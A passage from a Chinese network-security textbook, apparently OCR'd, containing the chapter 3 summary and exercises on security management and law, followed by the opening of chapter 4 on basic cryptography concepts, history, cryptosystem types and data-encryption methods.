



**图 3-12　管控及统计网络流量**

# 3.7　本 章 小 结

网络安全管理保障与安全技术的紧密结合至关重要。本章简要地介绍了网络安全管理与保障体系和网络安全管理的基本过程。网络安全保障包括信息安全策略、信息安全管理、信息安全运作和信息安全技术，其中，管理是企业管理行为，主要包括安全意识、组织结构和审计监督；运作是日常管理的行为（包括运作流程和对象管理）；技术是信息系统的行为（包括安全服务和安全基础设施）。网络安全是在企业管理机制下，通过运作机制借助技术手段实现的。“七分管理，三分技术，运作贯穿始终”，管理是关键，技术是保障，其中的网络安全技术包括网络安全管理技术。

本章还概述了国外在网络安全方面的法律法规和我国网络安全方面的法律法规，介绍了国内外网络安全评估准则和测评有关内容，包括国外网络安全评估准则、国内安全评估通用准则、网络安全评估的目标内容和方法等。同时，概述了网络安全策略和规划，包括网络安全策略的制定与实施、网络安全规划基本原则，还介绍了网络安全管理的基本原则，以及健全安全管理机构和制度。最后，联系实际应用，概述了 Web 服务器的安全设置与管理实验的实验目的、要求、内容和步骤。

# 3.8　练习与实践三

## 1．选择题

（1）网络安全保障包括信息安全策略和（　　）。

A. 信息安全管理　　B. 信息安全技术
C. 信息安全运作　　D. 上述三点

（2）网络安全保障体系框架的外围是(　　)。
A. 风险管理　　B. 法律法规　　C. 标准的符合性　　D. 上述三点

（3）名字服务、事务服务、时间服务和安全性服务是(　　)提供的服务。
A. 远程IT管理整合式应用管理技术　　B. APM网络安全管理技术
C. CORBA网络安全管理技术　　D. 基于Web的网络管理模式

（4）一种全局的、全员参与的、事先预防、事中控制、事后纠正、动态的运作管理模式是基于风险管理理念和(　　)。
A. 持续改进模式的信息安全运作模式　　B. 网络安全管理模式
C. 一般信息安全运作模式　　D. 以上都不对

（5）我国网络安全立法体系框架分为(　　)。
A. 构建法律、地方性法规和行政规范
B. 法律、行政法规和地方性法规、规章、规范性文档
C. 法律、行政法规和地方性法规
D. 以上都不对

（6）网络安全管理规范是为保障实现信息安全政策的各项目标制定的一系列管理规定和规程，具有(　　)。
A. 一般要求　　B. 法律要求　　C. 强制效力　　D. 文件要求

**2. 填空题**

（1）信息安全保障体系架构包括5个部分：________、________、________、________和________。

（2）TCP/IP网络安全管理体系结构包括3个方面：________、________、________。

（3）________是信息安全保障体系的一个重要组成部分，按照________的思想，为实现信息安全战略而搭建。一般来说防护体系包括________、________和________3层防护结构。

（4）信息安全标准是确保信息安全的产品和系统在设计、研发、生产、建设、使用、测评过程中解决产品和系统的________、________、________、________和符合性的技术规范、技术依据。

（5）网络安全策略包括3个重要组成部分：________、________和________。

（6）网络安全保障包括________、________、________和________4个方面。

（7）TCSEC是可信计算系统评价准则的缩写，又称网络安全橙皮书，将安全分为________、________、________和文档4个方面。

（8）通过对计算机网络系统进行全面、充分、有效的安全测评，能够快速查出________、________、________。

（9）实体安全的内容主要包括________、________、________3个方面，主要指5项防护（简称五防）：防盗、防火、防静电、防雷击、防电磁泄漏。

(10) 基于软件的软件保护方式一般分为注册码、许可证文件、许可证服务器、________和________等。

### 3. 简答题

(1) 信息安全保障体系框架具体包括哪5个部分?
(2) 如何理解“七分管理,三分技术,运作贯穿始终”?
(3) 国外的网络安全法律法规和我国的网络安全法律法规有何差异?
(4) 网络安全评估准则和方法的内容是什么?
(5) 网络安全管理规范及策略有哪些?
(6) 简述安全管理的原则及制度要求。
(7) 网络安全政策是什么? 包括的具体内容有哪些?
(8) 单位如何进行具体的实体安全管理?
(9) 软件安全管理的防护方法是什么?

### 4. 实践题

(1) 调研一个网络中心,了解并写出实体安全的具体要求。
(2) 查看一台计算机的网络安全管理设置情况,如果不合适,对其进行调整。
(3) 利用一种网络安全管理工具对网络安全性进行实际检测并分析。
(4) 调研一个企事业单位,了解计算机网络安全管理的基本原则与工作规范情况。
(5) 结合实际论述如何贯彻落实机房的各项安全管理规章制度。

# 第 4 章 chapter 4

# 密码及加密技术

在保障计算机及网络系统信息安全的诸多技术中，密码技术是保障信息安全的核心和关键技术。随着网络的快速发展，全球已经进入互联互通时代，人们享受着网络带来的高效和便捷，但很多病毒、黑客和高科技犯罪也随之产生，因此网络信息安全问题成为现阶段网络技术研究的重要课题。加密管理是网络信息安全的有效策略之一。通过加密技术及管理，可以在一定程度上提高数据传输的安全性。

**教学目标**

- 掌握加密技术、密码学相关概念。
- 掌握数据及网络加密方式。
- 了解密码破译方法与密钥管理。
- 掌握实用加密技术。

## 4.1 密码技术概述

**【案例 4-1】** 美日密码战。中途岛惨败之后，为了鼓舞士气，山本五十六决定于 1943 年 4 月 18 日亲自到卡西里湾前线机场接见飞行员，并将这一决定以密电发出。美国情报部门截获并破译了这一密电，美军决定不惜一切代价击落山本五十六的座机。4 月 18 日 9 时 45 分，山本五十六和他的部下飞向卡西里湾。早已等候多时的 16 架美国 P—38 型远程战斗机立即升空截击，将其击落。

### 4.1.1 密码技术相关概念

密码技术是结合数学、计算机科学、电子与通信等诸多学科于一身的交叉学科，是保护信息安全的主要手段之一。用户在计算机网络的信道上相互通信，其主要危险是被非法窃听。密码技术不仅可以保证信息的机密性，而且可以保证信息的完整性，还能够实现通信用户间的认证和不可否认性。

密码学是一门科学，有着悠久的历史，早在古代就被用于传递秘密消息。在近代和现代战争中，传递情报和指挥战争均离不开密码技术。原理很简单，密码技术其实是将

能看得懂的明文通过加密变成乱码的过程，如图 4-1 所示。





**图 4-1　密码技术原理**

（1）明文：信息的原始形式称为明文(Plaintext，记为 P)。

（2）密文：明文经过变换加密后的形式称为密文(Ciphertext，记为 C)。

（3）加密：由明文变成密文的过程称为加密(Enciphering，记为 E)，加密通常由加密算法来实现的。

（4）解密：由密文还原成明文的过程称为解密(Deciphering，记为 D)，解密通常是由解密算法来实现的。

（5）加密算法：实现加密所遵循的规则。

（6）解密算法：实现解密所遵循的规则。

（7）密钥：为了有效地控制加密和解密算法的实现，在其处理过程中要有通信双方掌握的专门信息参与加密和解密操作，这种专门信息称为密钥(key，记为 K)。

（8）信息传输过程中，信息经常被中断、截获、篡改和伪造，如图 4-2 所示。





**图 4-2　分析者的攻击方式**

**【案例 4-2】**　密码技术出口管制。一个特别重要的议题是密码软件与硬件的出口管制。由于密码分析在二战时期扮演了重要角色，也由于期待密码学可以持续在国家安全上效力，许多西方国家政府严格管制密码学的出口。二战之后，在美国散布加密科技到国外曾是违法的。事实上，加密技术曾被视为军需品，就像坦克与核武器一样。直到个人电脑和因特网问世后情况才改变。

📖**知识拓展**　随着计算机和信息技术的发展，密码技术的发展也非常迅速，不但用于信息加密，还用于数字签名和安全认证。密码的应用领域不再局限于为军事、外交服

务，也广泛应用在经济活动中，如电子商务、银行的支票鉴别等。

### 4.1.2 密码学与密码体制

#### 1. 密码学概述

1）密码学概念

密码学是研究编制密码和破译密码技术的科学。研究密码变化的客观规律，应用于编制密码以保守通信秘密的称为密码编码学，从事此行的称为密码编码者；应用于破译密码以获取通信情报的称为密码破译学，从事此行的称为密码破译者。精于此道的人被称为密码学家，现代的密码学家通常是理论数学家。密码学是在编码与破译的斗争实践中逐步发展起来的，并随着先进科学技术的应用，已成为一门综合性的尖端技术科学。它与语言学、数学、电子学、声学、信息论、计算机科学等有着广泛而密切的联系。

2）密码学发展历程

最早的密码形式可以追溯到四千多年前，在古埃及的尼罗河畔，一位书写者在贵族的墓碑上书写铭文时有意用变形的象形文字，而不用普通的象形文字，从而揭开了有文字记载的密码史。公元前5世纪，古斯巴达人使用了一种叫做“天书”的器械，这是人类历史上最早使用的密码器械。“天书”是一根用羊皮纸条紧紧缠绕的木棍，书写者自上而下把文字写在羊皮纸条上，然后把羊皮纸条解开送出。这些不连接的文字看起来毫无意义，除非把羊皮纸条重新缠在一根直径和原木棍相同的木棍上，这样文字就可以识读出来。随着战争的爆发，交战双方发展了密码学。第一次世界大战是世界密码史上的第一个转折点。第二次世界大战的爆发促进了密码学的飞速发展。密码学在编码与破译的斗争实践中逐步发展起来。有人把密码学的发展划分为3个阶段：

（1）第一阶段（古典密码），从古代到1949年，可以看作是密码学的前夜。这个时期的密码技术可以说是一种艺术而不是一种科学，其数据的安全基于算法的保密，密码学专家是凭直觉和信念来进行密码设计和分析，而不是推理和证明。

**【案例4-3】** Phaistos圆盘是一种直径约为160mm的黏土圆盘，约出现于公元前17世纪。表面刻有明显字间空格的字母，至今还没有被破译。

1883年Kerchoffs第一次明确提出了编码的原则：加密算法应建立在算法的公开不影响明文和密钥安全的原则上。这一原则已得到普遍承认，成为判定密码强度的衡量标准，实际上也成为传统密码和现代密码的分界线。

（2）第二阶段，从1949年到1975年。1949年，Shannon发表的《保密系统的信息理论》一文为对称密码系统建立了理论基础，从此密码学成为一门科学。人们将此阶段使用的加密方法称为传统加密方法，其安全性依赖于密钥的保密，而不是算法的保密。这段时期密码学理论的研究工作进展不大，公开的密码学文献很少。

（3）第三阶段，从1976年至今。1976年Diffie和Hellman发表的文章《密码学的新动向》首先证明了在发送端和接收端无密钥传输的保密通信是可能的，从而开创了公钥密码学的新纪元。这个时期密码学技术得到蓬勃发展，密码学技术趋于标准化。

随着科学技术的发展，计算机的广泛应用又为密码学的进一步发展提出新的客观要

求。密码学成为计算机安全研究的主要方向,不但在计算机通信的数据传输保密方面,而且在计算机的操作系统和数据库的安全保密方面的作用也很突出,由此产生了计算机密码学。计算机密码学是研究计算机信息加密、解密及其变换的科学,是数学和计算机科学的交叉学科,也是一门新兴的学科。

**2. 密码体制**

密码体制是完成加密和解密的算法。通常,数据的加解密过程是通过密码体制和密钥控制的。密码体制必须易于使用,特别是应当能够在微型计算机使用。密码体制的安全性依赖于密钥的安全性,现代密码学不追求加密算法的保密性,而是追求加密算法的完备性,即攻击者在不知道密钥的情况下,无法从算法找到突破口。

1) 密码体制的分类

按应用技术方式和历史发展阶段划分,密码体制可分为以下3种:

(1) 手工密码。以手工完成加密作业或者以简单器具辅助操作的密码称手工密码。第一次世界大战前主要是这种作业形式。

(2) 机械密码。以机械密码机或电动密码机来完成加解密作业的密码称机械密码。这种密码在第一次世界大战出现,到第二次世界大战中得到普遍应用。

(3) 计算机密码。是以计算机软件编程进行算法加密为特点,适用于计算机数据保护和网络通信等广泛用途的密码。

按照实现方式,现有的密码体制分为以下3种:

(1) 对称密码体制,又称为私钥密码体制、单钥密码体制。其特点是加解密双方在加解密过程中使用相同或可以推出本质上等同的密钥。

(2) 非对称密码体制。也称公开密钥密码体制、双钥密码体制等。其特点是将加密和解密分开,密钥成对出现,一个为加密密钥(公开密钥 PK),另一个是只有解密人知道的解密密钥(私有密钥 SK)。两个密钥相关却不相同,不可能从公开密钥推算出对应的私有密钥,用公开密钥加密的信息只能使用专用的解密密钥进行解密。这种密码体制实现了多用户加密的信息只能由一个用户解读,或一个用户加密的信息可由多用户解读。现在大多数公钥密码属于分组密码,只有概率密码体制属于流密码。

(3) 单向散列函数,也称为哈希(hash)算法、杂凑函数或消息摘要算法。它通过一个单向数学函数,将任意长度的一块数据转换为一个定长的、不可逆转的数据。

按照时代划分,密码体制分为以下两种:

(1) 传统密码体制。其特点是加密数据的安全性取决于算法的安全性。

(2) 现代密码体制。其特点是算法公开,加密数据的安全性取决于密钥的安全性。

2) 安全的密码体制应具有的性质

从防止攻击角度来看,一个安全的密码体制应该具有如下几个性质:

(1) 从密文恢复明文应该是难的,即使分析者知道明文空间,如明文是英语。

(2) 从密文计算出明文部分信息应该是难的。

(3) 从密文探测出简单却有用的事实应该是难的,如相同的信息被发送了两次。

3）密码体制安全性评价

密码体制安全性应从无条件安全性、计算安全性、可证明安全性几个方面评价。

（1）无条件安全性。如果一个密码体制满足条件：无论有多少可使用的密文，都不足以唯一地确定密文所对应的明文，则称该密码体制是无条件安全的。例如只有单个的明文用给定的密钥加密。移位密码和代换密码都是无条件安全的。一次一密乱码本（one-time pad）对于唯密文攻击是无条件安全的。因为敌手即使获得很多密文信息，具有无限的计算资源，仍然不能获得明文的任何信息。如果一个密码体制对于唯密文攻击是无条件安全的，我们称该密码体制具有完善保密性（perfect secrecy）。如果明文空间是自然语言，所有其他的密码系统在唯密文攻击中都是可破的，因为只要简单地一个接一个地去试每种可能的密钥，并且检查所得明文是否都在明文空间中即可破解，这种方法叫做蛮力攻击（brute force attack）。

（2）计算安全性。密码学更关心在计算上不可破译的密码系统。如果一个密码体制最好的算法满足以下标准：破译密码的代价超出密文信息的价值，破译密码的时间超出密文信息的有效生命期，那么，这个密码体制被认为在计算上是安全的。实际上，密码体制对某一种类型的攻击（如蛮力攻击）可能是计算上安全的，但对其他类型的攻击可能是计算上不安全的。

（3）可证明安全性。另一种安全性度量是把密码体制的安全性归约为某个经过深入研究的数学难题。例如，如果给定的密码体制是可以破解的，那么就存在一种有效的方法解决大数的因子分解问题，而因子分解问题目前不存在有效的解决方法，于是称该密码体制是可证明安全的，即可证明攻破该密码体制比解决大数因子分解问题更难。可证明安全性只是说明密码体制的安全与一个问题是相关的，并没有证明密码体制是安全的，可证明安全性也有时候被称为归约安全性。

## 4.1.3 数据及网络加密方式

网络中数据的存在方式有两种：存于存储器中和存在于通信传输中，为保证网络中的数据安全，利用密码技术实现数据加密是很有效的方式。数据加密方式的划分如图 4-3 所示。





**图 4-3 数据加密方式的划分**

### 1. 存储加密

存储加密也称为文件加密，是对存储数据进行的加密，它主要是通过访问控制实现

的。存储加密分单级加密和多级(或称分级)两种,在控制上一方面与用户或用户组相关,另一方面与数据有关。

(1)单级数据加密。是指对需要进行加密的数据一视同仁,不对这些数据进行加密级别分类的加密方式。

(2)多级数据加密。是指对需要进行加密的数据按数据的重要程度分成若干个加密等级的加密方式。数据加密中,对用户或用户组的访问控制被称为特权。许多实际的局域网系统都采用两级特权实现加密。单级数据加密的实现比较简单,而多级数据加密的实现较为复杂。

### 2. 通信加密

通信加密是对通信过程中传输的数据进行加密。在计算机网络系统中,数据加密方式有链路加密、结点加密和端-端加密3种方式。

1)链路加密

链路加密是目前最常用的一种加密方法,通常用硬件在网络层以下的物理层和数据链路层中实现,它用于保护通信结点间传输的数据。这种加密方式比较简单,实现起来也比较容易,只要把一对密码设备安装在两个结点间的线路上,即把密码设备安装在结点和调制解调器之间,使用相同的密钥即可。用户没有选择的余地,也不需要了解加密技术的细节。一旦在一条线路上采用链路加密,往往需要在全网内都采用链路加密。图4-4表示了这种加密方式的原理。这种方式在邻近的两个结点之间的链路上,传送的数据是加密的,而在结点中的信息是以明文形式出现的。链路加密时,报文和报头都应加密。

